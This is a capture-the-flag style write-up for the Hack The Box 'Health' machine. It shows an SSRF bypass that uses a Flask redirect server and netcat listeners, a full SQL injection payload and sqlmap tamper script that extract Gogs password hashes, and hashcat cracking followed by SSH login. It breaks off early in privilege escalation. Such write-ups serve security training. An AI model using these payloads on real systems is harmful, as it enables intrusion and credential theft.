Health

8th June 2022 / Document No D22.100.199

Prepared By: amra

Machine Author: irogir

Difficulty: Medium

Classification: Official

Synopsis

Health is a medium Linux machine that features an SSRF vulnerability on the main webpage that can be exploited to access services that are available only on localhost. More specifically, a Gogs instance is accessible only through localhost and this specific version is vulnerable to an SQL injection attack. Due to the way that an attacker can interact with the Gogs instance the best approach in this scenario is to replicate the remote environment by installing the same Gogs version on a local machine and then using automated tools to produce a valid payload. After retrieving the hashed password of the user `susanne` an attacker is able to crack the hash and reveal the plain text password of that user. The same credentials can be used to authenticate to the remote machine using SSH. Privilege escalation relies on cron jobs that are running under the user `root`. These cron jobs are related to the functionality of the main web application and process unfiltered data from a database. Thus, an attacker is able to inject a malicious task inside the database and exfiltrate the SSH key file of the user `root`, thus, allowing him to gain a root session on the remote machine.

Skills Required

- Enumeration
- Source code review
- Use of automated tools

- Database interaction

Skills Learned

- SSRF localhost filter bypass
- Data exfiltration using SSRF
- Replicating remote environment
- Exploit modification

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.176 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.176
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.176 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.176

PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.29 ((Ubuntu))
3000/tcp filtered ppp
```

The initial Nmap output reveals just three ports open. On port `22` an SSH server is running, on port `80` an Apache web server and port `3000` is filtered, meaning that probably a firewall rule is preventing us from accessing whatever service is running on it. Since we don't, currently, have any valid SSH credentials, we should begin our enumeration by visiting port `80`.

Apache - Port 80




Before we analyze the web application we notice that the website has revealed the hostname `health.htb`. So, we modify our hosts file accordingly.

```
echo "10.10.11.176 health.htb" | sudo tee -a /etc/hosts
```

The website, informs us that it provides a utility to check whether an `HTTP` service is available or not. The monitoring itself, is carried through webhooks.

Web applications that take a URL as an input tend to be vulnerable to a `Server-side request forgery` (SSRF) attack. The goal of this attack is to induce the server to make requests to an unintended location. In this particular case we could try to use the application to access the service running on port `3000`. We know that on port `80` there is a website, so let's try to access it using `localhost` or `127.0.0.1`.



Both URLs result in an error message. Trying various bypass encodings, such as converting `localhost` to a hex IP (7f.00.00.01) result in the same error. It's clear that there is some kind of protection against SSRF attacks. Our next attempt is to check if we can bypass this protection using redirects. To test this option we have to set up a simple Python Flask application to redirect requests:

```
from flask import Flask, redirect, request

app = Flask(__name__)

@app.route("/")
def i():
  url = request.args.get('url')
  return redirect(url, code=302)
```

We execute the script on our local machine.


```
sudo flask --app redirect.py run --host=0.0.0.0 --port 80
```

```
sudo flask --app redirect.py run --host=0.0.0.0 --port 80

 * Serving Flask app 'redirect.py'
 * Debug mode: off
 * Running on all addresses (0.0.0.0)
```

Then, we set up a listener on our local machine.

```
nc -lvnp 9002
```

Finally, we specify the following URL `http://10.10.14.10:9002/` in the `Payload URL` field and `http://10.10.14.10/?url=http://10.10.14.10:9001` in the `Monitored URL`.




Then, we click on `Test` and we get a callback on our listener.

```
nc -lvnp 9002

listening on [any] 9002 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.176] 33006
POST / HTTP/1.1
Host: 10.10.14.10:9002
Accept: */*
Content-type: application/json
Content-Length: 130

{"webhookUrl":"http:\/\/10.10.14.10:9002\/","monitoredUrl":"http:\/\/10.10.14.10\/?url=http:\/\/10.10.14.10:9001","health":"down"}
```

We have successfully performed an SSRF attack. Now, let's try to access the service on port `3000` on the remote machine using this attack.

First of all, we reset our listener on port `9005` by quitting the previous instance and setting up a new one.

Then, we specify this URL `http://10.10.14.10/?url=http://localhost:3000` in the `Monitored URL` field on the web application. The rest of the fields remain unchanged resulting in the following configuration:



With our `redirect` Flask application running, we click on `Test` and we get a response on our listener.

```
nc -lvnp 9005
listening on [any] 9005 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.176] 33330
POST / HTTP/1.1
Host: 10.10.14.10:9005
Accept: */*
Content-type: application/json
Content-Length: 7734
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.10:9005","monitoredUrl":"http:\/\/10.10.14.10\/?url=http:
\/\/localhost:3000","health":"up","body":"<SNIP> Gogs - Go Git Service <SNIP> GoGits  Version:
0.5.5.1010 Beta <SNIP>","message":"HTTP\/1.1 302 FOUND","headers":{"Server":"Werkzeug\/2.2.2
Python\/3.7.8","Date":"Fri, 21 Oct 2022 16:03:21 GMT","Content-Type":"text\/html; charset=UTF-
8","Content-Length":"229","Location":"http:\/\/localhost:3000","Connection":"close","Set-
Cookie":"_csrf=; Path=\/; Max-Age=0"}}
```

It seems like Gogs is the service running on port 3000. Moreover, the version of the remote Gogs instance is revealed to be `0.5.5.1010 Beta`. Using Google to search for known vulnerabilities in this specific version we come across this exploit. More specifically, there is an SQL injection vulnerability in the `q` parameter of this endpoint `/api/v1/users/search?q=`.

Foothold


Reading through the exploitation steps we can see that the SQL injection payload is extremely complicated. Moreover, the way that we can access the Gogs instance in this case is preventing the use of automated tools like SQLmap. Our best option in such cases is to install a local instance of the service, scan it using automated tools, find the correct payload and then use that payload on the remote instance.

We can visit the official Github page and download the `0.5.5` release which is vulnerable to the aforementioned SQL injection and also matches the version on the remote instance.

Afterwards, we extract the archive, change our directory to the extracted `gogs` folder and execute `./gogs web`.

```
unzip linux_amd64.zip
cd ./gogs
./gogs web

[W] No custom 'conf/app.ini' found, please go to '/install'
[T] Custom path: /root/Downloads/gogs/custom
[T] Log path: /root/Downloads/gogs/log
[I] Gogs: Go Git Service 0.5.5.1010 Beta
[I] Log Mode: Console(Trace)
[I] Redis Enabled
[I] Memcache Enabled
[I] Cache Service Enabled
[I] Session Service Enabled
[I] SQLite3 Enabled
[I] Run Mode: Development
[I] Listen: http://0.0.0.0:3000
```

Now, we can visit `http://localhost:3000` on our browser and finalize the installation. All we have to do is to set up an `Admin account`.



Now, we can start enumerating our local Gogs instance using SQLmap. Reading through the exploitation report we notice that `space` characters (0x20 in ASCII) are filtered out. To bypass this filter we can create a custom tamper script for SQLmap. All it has to do is to replace the `space` character with the characters `/**/` as shown on the proof of concept.

```python
#!/usr/bin/env python
from lib.core.enums import PRIORITY
import re
__priority__ = PRIORITY.NORMAL
def dependencies():
    pass

def tamper(payload, **kwargs):
    retVal = ""
    retVal = re.sub(' ', '/**/', payload)
    return retVal
```

Along with our tamper script an empty file called `__init__.py` has to exist on the same directory, so let's create one.

```
touch __init__.py
```

Finally, we can begin our enumeration using SQLmap.

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --dbs --batch --
tamper=./tamper.py --risk 3 --level 5
```

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --dbs --batch --tamper=./tamper.py --risk 3 --level 5

URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 184 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:3000/api/v1/users/search?q=-2575') OR 2080=2080-- DqoU

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: http://localhost:3000/api/v1/users/search?q=') AND
6092=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- BhER

    Type: UNION query
    Title: Generic UNION query (random number) - 27 columns
    Payload: http://localhost:3000/api/v1/users/search?q=') UNION ALL SELECT <SNIP>-- cZMd
---
```

SQLmap has indeed, identified an injection point. Now, we can use DB Browser for SQLite to inspect the structure of our local database file located in `./gogs/data/gogs.db`.

user		CREATE TABLE `user` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
id	INTEGER	"id" INTEGER NOT NULL
lower_name	TEXT	"lower_name" TEXT NOT NULL
name	TEXT	"name" TEXT NOT NULL
full_name	TEXT	"full_name" TEXT
email	TEXT	"email" TEXT NOT NULL
passwd	TEXT	"passwd" TEXT NOT NULL
login_type	INTEGER	"login_type" INTEGER
login_source	INTEGER	"login_source" INTEGER NOT NULL DEFAULT 0
login_name	TEXT	"login_name" TEXT
type	INTEGER	"type" INTEGER
num_followers	INTEGER	"num_followers" INTEGER
num_followings	INTEGER	"num_followings" INTEGER
num_stars	INTEGER	"num_stars" INTEGER
num_repos	INTEGER	"num_repos" INTEGER
avatar	TEXT	"avatar" TEXT NOT NULL
avatar_email	TEXT	"avatar_email" TEXT NOT NULL
location	TEXT	"location" TEXT
website	TEXT	"website" TEXT
is_active	INTEGER	"is_active" INTEGER
is_admin	INTEGER	"is_admin" INTEGER
rands	TEXT	"rands" TEXT
salt	TEXT	"salt" TEXT
created	NUMERIC	"created" NUMERIC
updated	NUMERIC	"updated" NUMERIC
description	TEXT	"description" TEXT
num_teams	INTEGER	"num_teams" INTEGER
num_members	INTEGER	"num_members" INTEGER

The table `users` seems particularly interesting. Especially the `name`, `passwd`, `rands` and `salt` fields are the fields that we can use to exfiltrate usernames and complete password hashes. Trying various statements, we can come up with the following query: `select (name ||'passwd'||passwd||'passwd'||'salt'||salt||'salt'||'rands'||rands||'rands') from user` to extract values from these columns.

> Note: we are using the strings `passwd`, `salt` and `rands` to separate the leaked data. By doing so, it would be a lot easier for us to distinguish where each value starts/ends.

All we have to do now is to start up Burpsuite, use it as a proxy for SQLmap and capture the payload that we are going to use.

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --sql-query="select (name
||'passwd'||passwd||'passwd'||'salt'||salt||'salt'||'rands'||rands||'rands') from user"
--batch --tamper=./tamper.py --risk 3 --level 5 --fresh-queries --
proxy="http://localhost:8080"
```

```
GET /api/v1/users/search?q=%27%29%2F%2A%2A%2FUNION%2F%2A%2A%2FALL%2F%2A%2A%2FSELECT%2F%2A%2A%2F2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2CCHAR%28113%2C120%2C106%2C112%2C113%29%7C%7CCOALESCE%28%28name%2F%2A%2A%2F%7C%7CCHAR%28112%2C97%2C115%2C115%2C119%2C100%29%7C%7C%2F%2A%2A%2Fpasswd%2F%2A%2A%2F%7C%7CCHAR%28112%2C97%2C115%2C115%2C119%2C100%29%7C%7CCHAR%28115%2C97%2C108%2C116%29%7C%7Csalt%7C%7CCHAR%28115%2C97%2C108%2C116%29%7C%7CCHAR%28114%2C97%2C110%2C100%2C115%29%7C%7Crands%7C%7CCHAR%28114%2C97%2C110%2C100%2C115%29%29%2CCHAR%2832%29%29%7C%7CCHAR%28113%2C113%2C120%2C98%2C113%29%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2F%2A%2A%2FFROM%2F%2A%2A%2Fuser--%2F%2A%2A%2FKCpu HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.6.10#stable (https://sqlmap.org)
Referer: http://localhost:3000/api/v1/users/search?q=
Host: localhost:3000
Cookie: i_like_gogits=f97a1970371cd284a4214580e33478ea8f64a25c;lang=en-US
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close


```

This is the url-decoded payload that we are going to use on the remote instance.

```
')/**/UNION/**/ALL/**/SELECT/**/2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,CHAR(113,120,106,112,113)||COALESCE((name/**/||CHAR(112,97,115,115,119,100)||/**/passwd/**/||CHAR(112,97,115,115,119,100)||CHAR(115,97,108,116)||salt||CHAR(115,97,108,116)||CHAR(114,97,110,100,115)||rands||CHAR(114,97,110,100,115)),CHAR(32))||CHAR(113,113,120,98,113),2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833/**/FROM/**/user--/**/KCpu
```

With the payload finally at hand, we modify our redirect script to utilize it and redirect directly to it.

```python
from flask import Flask, redirect, request

app = Flask(__name__)

@app.route("/")
def i():
        payload = '''http://localhost:3000/api/v1/users/search?q=')/**/UNION/**/ALL/**/SELECT/**/2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,CHAR(113,120,106,112,113)||COALESCE((name/**/||CHAR(112,97,115,115,119,100)||/**/passwd/**/||CHAR(112,97,115,115,119,100)||CHAR(115,97,108,116)||salt||CHAR(115,97,108,116)||CHAR(114,97,110,100,115)||rands||CHAR(114,97,110,100,115)),CHAR(32))||CHAR(113,113,120,98,113),2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833/**/FROM/**/user--/**/KCpu'''
        return redirect(payload, code=302)
```

Then, we restart our Flask redirect application, we set up a new listener on port `9005` and on the website we specify exactly the same options as we did during our enumeration process that we discovered the Gogs instance and we click on the `Test` button.

```
nc -lvnp 9005

<SNIP>qxjpqsusannepasswd66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d7434
9ec196f4efe37passwdsaltsO3XIbeW14saltrandsm7483YfL9Krandsqqxbq<SNIP>
```

Finally, we are presented with the following information:

```
name -> susanne
passwd ->
66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d7434
9ec196f4efe37
salt -> sO3XIbeW14
rands -> m7483YfL9K
```

At this point, searching online we are able to find a Github issue that informs us that the hashing algorithm used in Gogs is `PBKDF2 + HMAC + SHA256`. Looking at Hashcat's example hashes page we notice that this mode expects the hash in a `base64` format. So, let's construct a proper hash.

```
b64_passwd=$(echo -n
66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f
48d74349ec196f4efe37 | xxd -r -p | base64)
b64_salt=$(echo -n sO3XIbeW14 | base64)
hashcat -m 10900 "sha256:10000:$b64_salt:$b64_passwd" /usr/share/wordlists/rockyou.txt
```

```
b64_passwd=$(echo -n 66c074645545781f1064fb7fd11<SNIP>4ef83f48d74349ec196f4efe37 | xxd -r -p | base64)
b64_salt=$(echo -n sO3XIbeW14 | base64)
hashcat -m 10900 "sha256:10000:$b64_salt:$b64_passwd" /usr/share/wordlists/rockyou.txt

sha256:10000:c08zWEliZVcxNA==:ZsB0ZFVFeB8QZPt/0Rd0U9u<SNIP>U74P0jXQ0nsGW9O/jc=:february15
```

We have successfully cracked the hash to the plain text password of `february15`. Now, we can check for a password re-use scenario by attempting to login to the remote machine using SSH with the credentials `susanne:february15`.

```
ssh susanne@health.htb
```

```
ssh susanne@health.htb

susanne@health:~$ id
uid=1000(susanne) gid=1000(susanne) groups=1000(susanne)
```

We have a shell as the user `susanne` on the remote machine. The user flag, can be found in `/home/susanne/user.txt`.

Privilege Escalation

During our enumeration steps we noticed that the web application is able to run some kind of cron job. Let's take a closer look at the source code of the web application located in `/var/www/html/app/Http/Controllers/HealthChecker.php`.

```
cat /var/www/html/app/Http/Controllers/HealthChecker.php
```

```
<?php

namespace App\Http\Controllers;

class HealthChecker
{
    public static function check($webhookUrl, $monitoredUrl, $onlyError = false)
    {

        $json = [];
        $json['webhookUrl'] = $webhookUrl;
        $json['monitoredUrl'] = $monitoredUrl;

        $res = @file_get_contents($monitoredUrl, false);
        if ($res) {

            if ($onlyError) {
                return $json;
            }

            $json['health'] = "up";
            $json['body'] = $res;
    <SNIP>

    }
}
```

